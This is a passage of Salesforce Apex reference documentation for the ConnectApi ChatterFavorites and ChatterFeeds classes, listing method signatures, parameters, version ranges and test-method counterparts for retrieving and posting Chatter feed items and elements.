API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElements(communityId, subjectId, favoriteId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItems(String communityId, String subjectId,
String favoriteId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItems(communityId, subjectId, favoriteId, result)

Testing ConnectApi Code

`getFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)`

Returns the specified page of feed items for the specified favorite, in the specified community in the specified order.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItems(String communityId, String subjectId,
String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder
sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam)`

Returns the specified page of feed items for the specified favorite, in the specified community in the specified order and includes no more than the specified number of comments per feed item.

API Version

29.0–31.0

Important: In version 32.0 and later, use getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItems(String communityId, String subjectId,
String favoriteId, Integer recentCommentCount, String pageParam, Integer pageSize,
FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: FeedSortOrder

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`updateFavorite(communityId, subjectId, favoriteId, updateLastViewDate)`

Updates the last view date of the saved search or list view feed to the current system time if you specify `true` for *updateLastViewDate*.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedFavorite updateFavorite(String communityId, String subjectId, String favoriteId, Boolean updateLastViewDate)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

updateLastViewDate
Type: Boolean

Specify whether to update the last view date of the specified favorite to the current system time (`true`) or not (`false`).

Return Value

Type: `ConnectApi.FeedFavorite`

ChatterFavorites Test Methods

The following are the test methods for `ChatterFavorites`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestGetFeedElements(communityId, subjectId, favoriteId, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElements` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElements(String communityId, String subjectId, String favoriteId, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`favoriteId`
Type: String

The ID of a favorite.

`result`
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElements(communityId, subjectId, favoriteId)

Testing ConnectApi Code

`setTestGetFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElements` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElements(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`favoriteId`
Type: String

The ID of a favorite.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestGetFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerClump, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElements` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElements(String communityId, String subjectId, String favoriteId, Integer recentCommentCount, Integer elementsPerClump, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedItems(communityId, subjectId, favoriteId, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItems` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItems(String communityId, String subjectId, String favoriteId, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItems(communityId, subjectId, favoriteId)

Testing ConnectApi Code

`setTestGetFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItems` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItems(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`favoriteId`
Type: String

The ID of a favorite.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: FeedSortOrder

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedItemPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItems` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestGetFeedItems(String communityId, String subjectId, String favoriteId, Integer recentCommentCount, String pageParam, Integer pageSize, FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: FeedSortOrder

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

`result`
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam)

Testing ConnectApi Code

ChatterFeeds Class

Get, post, and delete feed elements, likes, comments, and bookmarks. You can also search feed elements, share feed elements, and vote on polls.

Namespace

ConnectApi

Usage

In API versions 30.0 and earlier, a Chatter feed was a container of feed items. In API version 31.0, the definition of a feed expanded to include new objects that didn't entirely fit the feed item model. The Chatter feed became a container of *feed elements*. The abstract class `ConnectApi.FeedElement` was introduced as a parent class to the existing `ConnectApi.FeedItem` class. The subset of properties that feed elements share was moved into the `ConnectApi.FeedElement` class. Because feeds and feed elements are the core of Chatter, understanding them is crucial to developing applications with Chatter in Apex. For detailed information, see Feeds and Feed Elements.

Important: Feed item methods aren't available in version 32.0. In version 32.0 and later, use feed element methods.

Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

ChatterFeeds Methods

The following are methods for `ChatterFeeds`. All methods are static.

IN THIS SECTION:

createStream(communityId, streamInput)
Create a Chatter feed stream.

deleteComment(communityId, commentId)
Deletes the specified comment. You can find a comment ID in any feed, such as a news feed or a record feed.

deleteFeedElement(communityId, feedElementId)
Deletes the specified feed element.

deleteFeedItem(communityId, feedItemId)
Deletes the specified feed item.

deleteLike(communityId, likeId)
Deletes the specified like. This can be a like on a comment or a feed item.

deleteStream(communityId, streamId)
Delete a Chatter feed stream.

getComment(communityId, commentId)
Returns the specified comment.

getCommentsForFeedElement(communityId, feedElementId)
Get the comments for a specified feed element.

getCommentsForFeedElement(communityId, feedElementId, pageParam, pageSize)
Returns the specified page of comments for the specified feed element.

getCommentsForFeedItem(communityId, feedItemId)
Returns the first page of comments for the feed item. The page contains the default number of items.

getCommentsForFeedItem(communityId, feedItemId, pageParam, pageSize)
Returns the specified page of comments for the specified feed item.

getFeed(communityId, feedType)
Returns information about the feed for the specified feed type.

getFeed(communityId, feedType, sortParam)
Returns the feed for the specified feed type in the specified order.

getFeed(communityId, feedType, subjectId)

Returns the feed for the specified feed type for the specified user.

getFeed(communityId, feedType, subjectId, sortParam)

Returns the feed for the specified feed type for the specified user, in the specified order.

getFeedDirectory(String)

Returns a list of all feeds available to the context user.

getFeedElement(communityId, feedElementId)

Returns information about the specified feed element.

getFeedElement(communityId, feedElementId, recentCommentCount, elementsPerBundle)

Returns information about the specified feed element with the specified number of elements per bundle including no more than the specified number of comments per feed element.

getFeedElementBatch(communityId, feedElementIds)

Get information about the specified list of feed elements. Returns errors embedded in the results for feed elements that couldn't be loaded.

getFeedElementPoll(communityId, feedElementId)

Returns the poll associated with the feed element.

getFeedElementsFromBundle(communityId, feedElementId)

Returns the first page of feed-elements from a bundle.

getFeedElementsFromBundle(communityId, feedElementId, pageParam, pageSize, elementsPerBundle, recentCommentCount)

Returns the feed elements on the specified page for the bundle. Each feed element includes no more than the specified number of comments. Specify the maximum number of feed elements in a bundle.

getFeedElementsFromFeed(communityId, feedType)

Returns the first page of feed elements from the `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview` feed types. The page contains the default number of items.

getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

Returns the feed items for the specified page for the `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview` feed types, in the specified order.

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

Returns the feed elements for the specified page for the `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview` feed types, in the specified order. Each feed element contains no more than the specified number of comments.

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter)

Returns the feed elements for the specified page for the `Home` feed type, with the specified filter in the specified order. Each feed element contains no more than the specified number of comments.

getFeedElementsFromFeed(communityId, feedType, subjectId)

Returns the first page of feed elements for any feed type other than `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`, for the specified user or record. The page contains the default number of elements.

getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

Returns the feed elements on the specified page for any feed type other than `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`, in the specified order.

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

Returns the feed elements on the specified page for any feed type other than `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`, in the specified order. Each feed element includes no more than the specified number of comments.

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

Returns the feed elements on the specified page for the specified record feed (including groups) in the specified order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only.

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, filter)

Returns the specified page of feed elements for the `UserProfile` feed. Use this method to filter the `UserProfile` feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)

Returns the feed elements on the specified page for the specified record feed (including groups) in the specified order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle.

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter)

Returns the feed elements on the specified page for the specified record feed (including groups) in the specified order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle and the feed filter.

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix)

Returns the first page of feed elements for the specified user and the specified key prefix.

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

Returns the specified page of feed elements for the specified user and the specified key prefix, in the specified order.

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam)

Returns the specified page of feed elements for the specified user and the specified key prefix, in the specified order. Each feed element contains no more than the specified number of comments.

getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed elements for the specified user and the specified key prefix. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter.

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed elements for the `Company`, `Home`, and `Moderation` feed types. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Each feed element contains no more than the specified number of comments.

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter)

Returns the specified page of feed elements for the `Home` feed type with the specified feed filter. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Each feed element contains no more than the specified number of comments.

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed elements for the `Files`, `Groups`, `News`, `People`, and `Record` feed types. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Each feed element contains no more than the specified number of comments.

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Returns the specified page of feed elements for the `Record` feed type. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed elements posted by internal (non-community) users only.

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, updatedSince, filter)

Returns the specified page of feed elements for the `UserProfile` feed. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Use this method to filter the `UserProfile` feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly)

Returns the specified page of feed elements for the `Record` feed type. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle.

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter)

Returns the specified page of feed elements for the `Record` feed type. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle and the feed filter.

getFeedItem(communityId, feedItemId)

Returns a rich description of the specified feed item.

getFeedItemBatch(communityId, feedItemIds)

Returns information about the specified list of feed items. Returns a list of `BatchResult` objects containing `ConnectApi.FeedItem` objects. Errors for feed items that can't be loaded are returned in the results.

getFeedItemsFromFeed(communityId, feedType)

Returns the first page of feed items for the `Company`, `Home`, and `Moderation` feed types. The page contains the default number of items.

getFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

Returns the feed items for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order.

getFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

Returns the feed items for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order. Each feed item contains no more than the specified number of comments.

getFeedItemsFromFeed(communityId, feedType, subjectId)

Returns the first page of feed items for the specified feed type, for the specified user or record. The page contains the default number of items.

getFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

Returns the feed items on the specified page for the specified user or record, for the specified feed type in the specified order.

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

Returns the feed items on the specified page for the specified user or record, for the specified feed type in the specified order. Each feed item includes no more than the specified number of comments.

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

Returns the feed items on the specified page for the specified user or record, for the `Record` feed type in the specified order. Each feed item includes no more than the specified number of comments. Specify whether to return feed items posted by internal (non-community) users only.

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix)

Returns the first page of feed items for the specified user and the specified key prefix. The page contains the default number of items.

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

Returns the specified page of feed items for the specified user and the specified key prefix, in the specified order.

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam)

Returns the specified page of feed items for the specified user and the specified key prefix, in the specified order. Each feed item contains no more than the specified number of comments.

getFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed items for the specified user and the specified key prefix. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter.

getFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed items for the `Company`, `Home`, and `Moderation` feed types. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter. Each feed item contains no more than the specified number of comments.

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed items for the `Files`, `Groups`, `News`, `People`, and `Record` feed types. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter. Each feed item contains no more than the specified number of comments.

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Returns the specified page of feed items for the `Record` feed type. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed items posted by internal (non-community) users only.

getFeedPoll(communityId, feedItemId)

Returns the poll associated with the feed item.

getFilterFeed(communityId, subjectId, keyPrefix)

Returns the first page of a feed for the specified user and the given key prefix.

getFilterFeed(communityId, subjectId, keyPrefix, sortParam)

Returns the first page of a feed in the specified order for the specified user and the given key prefix.

getFilterFeedDirectory(communityId, subjectId)

Gets a feed directory object that contains a list of filter feeds available to the context user. A filter feed is the news feed filtered to include feed items whose parent is a specific entity type.

getLike(communityId, likeId)

Returns the specified like.

getLikesForComment(communityId, commentId)

Returns the first page of likes for the specified comment. The page contains the default number of items.

getLikesForComment(communityId, commentId, pageParam, pageSize)

Returns the specified page of likes for the specified comment.

getLikesForFeedElement(communityId, feedElementId)

Get the first page of likes for a feed element.

getLikesForFeedElement(communityId, feedElementId, pageParam, pageSize)

Returns the specified page of likes for a feed element.

getLikesForFeedItem(communityId, feedItemId)

Returns the first page of likes for the specified feed item. The page contains the default number of items.

getLikesForFeedItem(communityId, feedItemId, pageParam, pageSize)

Returns the specified page of likes for the specified feed item.

getRelatedPosts(communityId, feedElementId, filter, maxResults)

Get posts related to the context feed element.

getStream(communityId, streamId)

Get information about a Chatter feed stream.

getStreams(communityId)

Get the Chatter feed streams for the context user.

getStreams(communityId, pageParam, pageSize)

Get a page of Chatter feed streams for the context user.

getSupportedEmojis()

Get supported emojis for the org.

isCommentEditableByMe(communityId, commentId)

Indicates whether the context user can edit a comment.

isFeedElementEditableByMe(communityId, feedElementId)

Indicates whether the context user can edit a feed element. Feed items are the only type of feed element that can be edited.

isModified(communityId, feedType, subjectId, since)

Returns information about whether a news feed has been updated or changed. Use this method to poll a news feed for updates.

likeComment(communityId, commentId)

Adds a like to the specified comment for the context user. If the user has already liked this comment, this is a non-operation and returns the existing like.

likeFeedElement(communityId, feedElementId)

Like a feed element.

likeFeedItem(communityId, feedItemId)

Adds a like to the specified feed item for the context user. If the user has already liked this feed item, this is a non-operation and returns the existing like.

postComment(communityId, feedItemId, text)

Adds the specified text as a comment to the feed item, for the context user.

postComment(communityId, feedItemId, comment, feedItemFileUpload)

Adds a comment to the feed item from the context user. Use this method to use rich text, including mentions, and to attach a file to a comment.

postCommentToFeedElement(communityId, feedElementId, text)

Post a plain text comment to a feed element.

postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

Post a comment to a feed element. Use this method to post rich text, including mentions, and to attach a file. A comment can contain up to 10,000 characters.

postFeedElement(communityId, subjectId, feedElementType, text)

Posts a feed element with plain text from the context user.

postFeedElement(communityId, feedElement, feedElementFileUpload)

Posts a feed element from the context user. Use this method to post rich text, including mentions and hashtag topics, to attach a file to a feed element, and to associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

postFeedElement(communityId, feedElement)

Posts a feed element from the context user. Use this method to post rich text, including mentions and hashtag topics, to attach already uploaded files to a feed element, and to associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

postFeedElementBatch(communityId, feedElements)

Posts a batch of up to 500 feed elements for the cost of one DML statement.

postFeedItem(communityId, feedType, subjectId, text)

Posts a feed item with plain text from the context user.

postFeedItem(communityId, feedType, subjectId, feedItemInput, feedItemFileUpload)

Posts a feed item to the specified feed from the context user. Use this method to post rich text, including mentions and hashtag topics, and to attach a file to a feed item. You can also use this method to share a feed item and add a comment.

searchFeedElements(communityId, q)

Returns the first page of all the feed elements that match the specified search criteria.

searchFeedElements(communityId, q, sortParam)

Returns the first page of all the feed elements that match the specified search criteria in the specified order.

searchFeedElements(communityId, q, pageParam, pageSize)

Searches feed elements and returns a specified page and page size of search results.

searchFeedElements(communityId, q, pageParam, pageSize, sortParam)

Searches feed elements and returns a specified page and page size in a specified order.

searchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

Searches feed elements and returns a specified page and page size in a specified order. Each feed element includes no more than the specified number of comments.

searchFeedElementsInFeed(communityId, feedType, q)

Searches the feed elements for the `Company`, `Home`, `Moderation`, and `PendingReview` feed types.

searchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

Searches the feed elements for the `Company`, `Home`, `Moderation`, and `PendingReview` feed types and returns a specified page and page size in a specified sort order.

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed elements for the `Company`, `Home`, `Moderation`, and `PendingReview` feed types and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments.

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)

Searches the feed elements for the `Home` feed type and returns a specified page and page size with the specified feed filter in a specified sort order. Each feed element includes no more than the specified number of comments.

searchFeedElementsInFeed(communityId, feedType, subjectId, q)

Searches the feed items for a specified feed type.

searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

Searches the feed elements for a specified feed type and context user, and returns a specified page and page size in a specified sort order.

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

